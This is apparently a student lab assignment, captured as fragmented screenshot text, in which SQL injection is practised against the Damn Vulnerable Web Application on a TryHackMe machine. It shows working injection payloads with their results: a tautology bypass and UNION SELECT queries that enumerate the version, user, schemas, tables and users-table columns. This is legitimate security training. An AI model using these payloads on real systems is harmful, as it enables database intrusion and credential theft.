

Assignment 5 - John Parr

Wampserver and DVWA (Damn Vulnerable Web App)


echo "AttackBox IP:"

root's Home

Terminal

Tools

Additional Tools



Login :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox

Login :: Damn Vulnerable x +

←

→

↺

🏠

10.10.53.233/login.php

⋮

🔒

☆


📄

🔍

🔥

☰

TryHackMe | Learn Cy... TryHackMe Support 🗑 Offline CyberChef 🌐 Revshell Generator >>



🔄

Username

Password

Login

[Damn Vulnerable Web Application \(DVWA\)](#)





Username

username

Password

.....



Would you like Firefox to save this login for
http://10.10.53.233?

admin

.....

☐ Show password

Don't Save



Save

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF



File Inclusion

File Upload

Web App

Web application that is c
nd tools in a legal en
applications and to aid

learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, v
difficultly, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every modul
selecting any module and working up to reach the highest level they can before man

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities **manifest** through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Low



Submit

PHPIDS

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA



SQL Injection

SQL Injection (Blind)

Weak Session IDs

Vulnerability: SQL Injection

User ID:

Submit

ID: 1

First name: admin

Surname: admin

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-okul/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

Vulnerability: SQL Injection

User ID:

Submit

ID: 3

First name: Hack

Surname: Me

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection->
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA



SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

Vulnerability: SQL Injection

User ID:

Submit

ID: w' OR '1' ='1

First name: admin

Surname: admin

ID: w' OR '1' ='1

First name: Gordon

Surname: Brown

ID: w' OR '1' ='1

First name: Hack

Surname: Me

ID: w' OR '1' ='1

First name: Pablo

Surname: Picasso

ID: w' OR '1' ='1

First name: Bob

Surname: Smith

User ID:

ID: w' OR '1' ='1

First name: admin

Surname: admin

ID: w' OR '1' ='1

First name: Gordon

Surname: Brown

ID: w' OR '1' ='1

First name: Hack

Surname: Me

ID: w' OR '1' ='1

First name: Pablo

Surname: Picasso

ID: w' OR '1' ='1

First name: Bob

Surname: Smith

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''1'' at line 1



Vulnerability: SQL Injection

User ID:

Submit

ID: w' OR '1' ='1' AND first_name <> 'admin' AND fir
First name: Hack
Surname: Me

ID: w' OR '1' ='1' AND first_name <> 'admin' AND fir
First name: Pablo
Surname: Picasso

ID: w' OR '1' ='1' AND first_name <> 'admin' AND fir
First name: Bob
Surname: Smith



Vulnerability: SQL Injection

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection

SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

DVWA Security
PHP Info
About

Logout

User ID: Submit

ID: w' OR '1' ='1' AND first_name <> 'admin' AND first_name <> 'Gordon
First name: Hack
Surname: Me

ID: w' OR '1' ='1' AND first_name <> 'admin' AND first_name <> 'Gordon
First name: Pablo
Surname: Picasso

ID: w' OR '1' ='1' AND first_name <> 'admin' AND first_name <> 'Gordon
First name: Bob
Surname: Smith

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-okul>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

Unknown column 'first' in 'where clause'



[Home](#)[Instructions](#)[Setup / Reset DB](#)[Brute Force](#)[Command Injection](#)[CSRF](#)[File Inclusion](#)[File Upload](#)[Insecure CAPTCHA](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Weak Session IDs](#)[XSS \(DOM\)](#)[XSS \(Reflected\)](#)[XSS \(Stored\)](#)[CSP Bypass](#)[JavaScript](#)[DVWA Security](#)[PHP Info](#)[About](#)

Vulnerability: SQL Inje

User ID:

ID: w' OR '1' ='1' AND first_name
First name: Hack
Surname: Me

ID: w' OR '1' ='1' AND first_name
First name: Pablo
Surname: Picasso

ID: w' OR '1' ='1' AND first_name
First name: Bob
Surname: Smith

More Information

- <http://www.securiteam.com/security>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection>
- <http://pentestmonkey.net/cheat-sheet>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

[Home](#)[Instructions](#)[Setup / Reset DB](#)[Brute Force](#)[Command Injection](#)[CSRF](#)[File Inclusion](#)[File Upload](#)[Insecure CAPTCHA](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Weak Session IDs](#)[XSS \(DOM\)](#)[XSS \(Reflected\)](#)

Vulnerability: SQL Injection

User ID:

Submit

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-okul/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

[Home](#)[Instructions](#)[Setup / Reset DB](#)[Brute Force](#)[Command Injection](#)[CSRF](#)[File Inclusion](#)[File Upload](#)[Insecure CAPTCHA](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Weak Session IDs](#)[XSS \(DOM\)](#)[XSS \(Reflected\)](#)[XSS \(Stored\)](#)[CSP Bypass](#)[JavaScript](#)[DVWA Security](#)[PHP Info](#)[About](#)[Logout](#)

Vulnerability: SQL Injection

User ID:

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-okw/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

[Home](#)[Instructions](#)[Setup / Reset DB](#)[Brute Force](#)[Command Injection](#)[CSRF](#)[File Inclusion](#)[File Upload](#)[Insecure CAPTCHA](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Weak Session IDs](#)[XSS \(DOM\)](#)[XSS \(Reflected\)](#)


Vulnerability: SQL Injection

User ID:

More Information

- <http://www.exploit-db.com/entries/50001/SQL-Injection/>
- <https://www.pentestmonkey.net/cheat-sheet/sql-injection/>
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-okul/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet/>
- https://www.owasp.org/index.php/SQL_Injection
- <http://bobby-tables.com/>

Nothing Happened



- Home
- Instructions
- Setup / Reset DB

- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA

- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript

- DVWA Security
- PHP Info
- About


- Logout

Vulnerability: SQL Injection

User ID:

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>



[Home](#)[Instructions](#)[Setup / Reset DB](#)[Brute Force](#)[Command Injection](#)[CSRF](#)[File Inclusion](#)[File Upload](#)[Insecure CAPTCHA](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Weak Session IDs](#)[XSS \(DOM\)](#)[XSS \(Reflected\)](#)[XSS \(Stored\)](#)[CSP Bypass](#)[JavaScript](#)[DVWA Security](#)[PHP Info](#)[About](#)[Logout](#)

Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT @@version, NULL#
First name: 5.5.61-0ubuntu0.14.04.1
Surname:

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

[Home](#)[Instructions](#)[Setup / Reset DB](#)[Brute Force](#)[Command Injection](#)[CSRF](#)[File Inclusion](#)[File Upload](#)[Insecure CAPTCHA](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Weak Session IDs](#)[XSS \(DOM\)](#)[XSS \(Reflected\)](#)[XSS \(Stored\)](#)[CSP Bypass](#)[JavaScript](#)[DVWA Security](#)[PHP Info](#)[About](#)[Logout](#)

Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT VERSION(), @@hostname#
First name: 5.5.61-0ubuntu0.14.04.1
Surname: ip-10-10-195-73

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

[Home](#)[Instructions](#)[Setup / Reset DB](#)[Brute Force](#)[Command Injection](#)[CSRF](#)[File Inclusion](#)[File Upload](#)[Insecure CAPTCHA](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Weak Session IDs](#)[XSS \(DOM\)](#)[XSS \(Reflected\)](#)[XSS \(Stored\)](#)[CSP Bypass](#)[JavaScript](#)[DVWA Security](#)[PHP Info](#)[About](#)[Logout](#)

Vulnerability: SQL Injection

User ID:

Submit

ID: ' UNION SELECT CURRENT_USER(), USER()#
First name: root@localhost
Surname: root@localhost

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#)[View Help](#)

[Home](#)[Instructions](#)[Setup / Reset DB](#)[Brute Force](#)[Command Injection](#)[CSRF](#)[File Inclusion](#)[File Upload](#)[Insecure CAPTCHA](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Weak Session IDs](#)[XSS \(DOM\)](#)[XSS \(Reflected\)](#)[XSS \(Stored\)](#)[CSP Bypass](#)[JavaScript](#)[DVWA Security](#)[PHP Info](#)[About](#)[Logout](#)

Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT DATABASE(), NULL#
First name: dvwa
Surname:

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

[Home](#)[Instructions](#)[Setup / Reset DB](#)[Brute Force](#)[Command Injection](#)[CSRF](#)[File Inclusion](#)[File Upload](#)[Insecure CAPTCHA](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Weak Session IDs](#)[XSS \(DOM\)](#)[XSS \(Reflected\)](#)[XSS \(Stored\)](#)[CSP Bypass](#)[JavaScript](#)[DVWA Security](#)[PHP Info](#)[About](#)[Logout](#)

Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT SCHEMA_NAME, NULL FROM information_schema.schemata#
First name: information_schema
Surname:

ID: ' UNION SELECT SCHEMA_NAME, NULL FROM information_schema.schemata#
First name: dvwa
Surname:

ID: ' UNION SELECT SCHEMA_NAME, NULL FROM information_schema.schemata#
First name: mysql
Surname:

ID: ' UNION SELECT SCHEMA_NAME, NULL FROM information_schema.schemata#
First name: performance_schema
Surname:

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

Username: admin
Security Level: low

[View Source](#) [View Help](#)

[Home](#)[Instructions](#)[Setup / Reset DB](#)[Brute Force](#)[Command Injection](#)[CSRF](#)[File Inclusion](#)[File Upload](#)[Insecure CAPTCHA](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Weak Session IDs](#)[XSS \(DOM\)](#)[XSS \(Reflected\)](#)[XSS \(Stored\)](#)[CSP Bypass](#)[JavaScript](#)[DVWA Security](#)[PHP Info](#)[About](#)[Logout](#)

Vulnerability: SQL Injection

User ID:

Submit

ID: ' UNION SELECT TABLE_NAME, NULL FROM information_schema.tables where TABLE_SCHEMA='dvwa'#
First name: guestbook
Surname:

ID: ' UNION SELECT TABLE_NAME, NULL FROM information_schema.tables where TABLE_SCHEMA='dvwa'#
First name: users
Surname:

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout

Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT CONCAT(COLUMN_NAME, 0x0A, DATA_TYPE), CHARACTER_MAXIMUM_LENGTH FROM information
First name: user_id
int
Surname:

ID: ' UNION SELECT CONCAT(COLUMN_NAME, 0x0A, DATA_TYPE), CHARACTER_MAXIMUM_LENGTH FROM information
First name: first_name
varchar
Surname: 15

ID: ' UNION SELECT CONCAT(COLUMN_NAME, 0x0A, DATA_TYPE), CHARACTER_MAXIMUM_LENGTH FROM information
First name: last_name
varchar
Surname: 15

ID: ' UNION SELECT CONCAT(COLUMN_NAME, 0x0A, DATA_TYPE), CHARACTER_MAXIMUM_LENGTH FROM information
First name: user
varchar
Surname: 15

ID: ' UNION SELECT CONCAT(COLUMN_NAME, 0x0A, DATA_TYPE), CHARACTER_MAXIMUM_LENGTH FROM information
First name: password
varchar
Surname: 32

ID: ' UNION SELECT CONCAT(COLUMN_NAME, 0x0A, DATA_TYPE), CHARACTER_MAXIMUM_LENGTH FROM information
First name: avatar
varchar
Surname: 70

ID: ' UNION SELECT CONCAT(COLUMN_NAME, 0x0A, DATA_TYPE), CHARACTER_MAXIMUM_LENGTH FROM information
First name: last_login
timestamp
Surname:

ID: ' UNION SELECT CONCAT(COLUMN_NAME, 0x0A, DATA_TYPE), CHARACTER_MAXIMUM_LENGTH FROM information
First name: failed_login
int
Surname:

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- http://en.wikipedia.org/wiki/SQL_injection